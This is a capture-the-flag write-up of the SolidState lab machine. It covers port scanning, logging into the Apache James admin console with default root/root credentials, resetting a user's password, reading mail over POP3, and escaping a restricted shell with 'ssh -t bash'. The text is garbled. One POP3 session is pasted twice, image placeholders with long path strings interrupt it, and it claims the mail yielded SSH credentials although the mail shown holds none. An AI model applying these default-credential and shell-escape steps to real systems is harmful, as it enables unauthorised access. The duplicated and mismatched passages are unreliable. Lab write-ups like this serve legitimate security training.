SolidState

Synopsis


SolidState requires chaining of multiple attack vectors in order to get a privileged shell

Skills

- Knowledge of linux
- Enumerating ports and services
- Exploiting Apache James
- Chaining vulnerabilities
- Exploiting world-writable files

Exploitation

As always we start with the nmap to check what services/ports are open



The most interesting fact is that mail ports 25/SMTP and 110/POP3 are open what indicates that we will have to retrieve some emails from the server

But let’s scan all ports with nmap to check if there are any services listening on non-standard ports

And we found and open port 4555

```
└─# nmap 10.10.10.51 -p 4555
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 21:00 EDT
Nmap scan report for 10.10.10.51
Host is up (0.061s latency).

PORT     STATE SERVICE
4555/tcp open  rsip
```

Let’s connect to this port with nc to check what kind of service is that

```
└─# nc -v 10.10.10.51 4555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Connected to 10.10.10.51:4555.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
admin
Password:
root
Login failed for admin
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

Access to the service requires login, let’s try to guess credentials using one of the most common ones

Username:root
Password:root

And we got into

```
Welcome root. HELP for a list of commands
help
Currently implemented commands:
help                                display this help
listusers                           display existing accounts
countusers                          display the number of existing accounts
adduser [username] [password]       add a new user
verify [username]                   verify if specified user exist
deluser [username]                  delete existing user
setpassword [username] [password]   sets a user's password
setalias [user] [alias]             locally forwards all email for 'user' to 'alias'
showalias [username]                shows a user's current email alias
unsetalias [user]                   unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]           shows a user's current email forwarding
unsetforwarding [username]          removes a forward
user [repositoryname]               change to another user repository
shutdown                            kills the current JVM (convenient when James is run as a daemon)
quit                                close connection
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

Running help command, lists all the available commands

First of all we checked what users are available, next we reseted a password for them

User mindy proved to be especially interesting

```
setpassword mindy pass123
Password for mindy reset
```


So now we know credentials for all the users, let’s then login into a mail server to check if there are any messages

```
┌──# telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
user mindy
+OK
pass pass123
+OK Welcome mindy
help
-ERR
list
+OK 2 1945
1 1109
2 836
.
read 1
-ERR
retr 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
Subject: Welcome

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission
```


And user mindy had a few messages from which we got SSH credentials


```
┌──# telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
user mindy
+OK
pass pass123
+OK Welcome mindy
help
-ERR
list
+OK 2 1945
1 1109
2 836
.
read 1
-ERR
retr 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
Subject: Welcome

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission
```



```
Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission
of our orginzation. The enclosed information is designed to serve as an introduction to Cyber Security and provide resources that will help you make a smooth
 transition into your new role. The Cyber team is here to support your transition so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
.
```



Now we SSH to the machine as mindy



But, it looks like we are in restricted bash (rbash) where most of the functionalities are disabled



We can bypass it, by specifying on the stage of ssh connection, what kind of shell we want to use

```
—# ssh mindy@10.10.10.51 -t  bash
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
mindy
```

And now we got a regular bash shell on the system